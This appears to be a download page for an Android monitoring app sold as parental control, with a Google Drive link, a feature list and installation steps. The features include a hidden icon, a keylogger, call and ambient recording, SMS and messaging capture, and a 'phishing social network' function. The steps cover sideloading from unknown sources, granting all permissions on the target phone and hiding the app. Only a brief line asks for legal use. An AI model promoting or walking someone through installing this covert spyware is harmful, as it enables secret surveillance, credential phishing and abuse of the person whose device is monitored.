https://drive.google.com/open?id=19xt1Totys5KQTJukh3FN0QNJCFI18vTh

Features

- Multiple Child clients
- Hidden app icon (stealth mode)
- Real-time location.
- Recording calls: incoming/outgoing.
- SMS: received/sent.
- Environment recording.
- Take pictures.
- Keylogger.
- Phishing social network.
- Notifications received: Whatsapp, Instagram, Messenger.

The application is installed on the child's device as well as on the parent's device, in the login view the type of user is chosen. So it is basically 2 apps in 1 app.




After Downloading the app select "**Allow from unknown sources**" to install the app on your android device.

Once installed click to open the app



Click to sign up and register

Register N number of children on parents email.

Login on Child Device and allow all options. Then enable all Options for monitoring and surveillance.

Once all enabled – you can hide the app optionally.

Its all set for the child App. Now the parent need to install same app and Login as "**Parent"** using same password.

You can switch children and monitor all listed actions on their devices realtime.

All the best and make sure you use it legally. Proper permission and authorization should be seeked before enabling the app on any device.
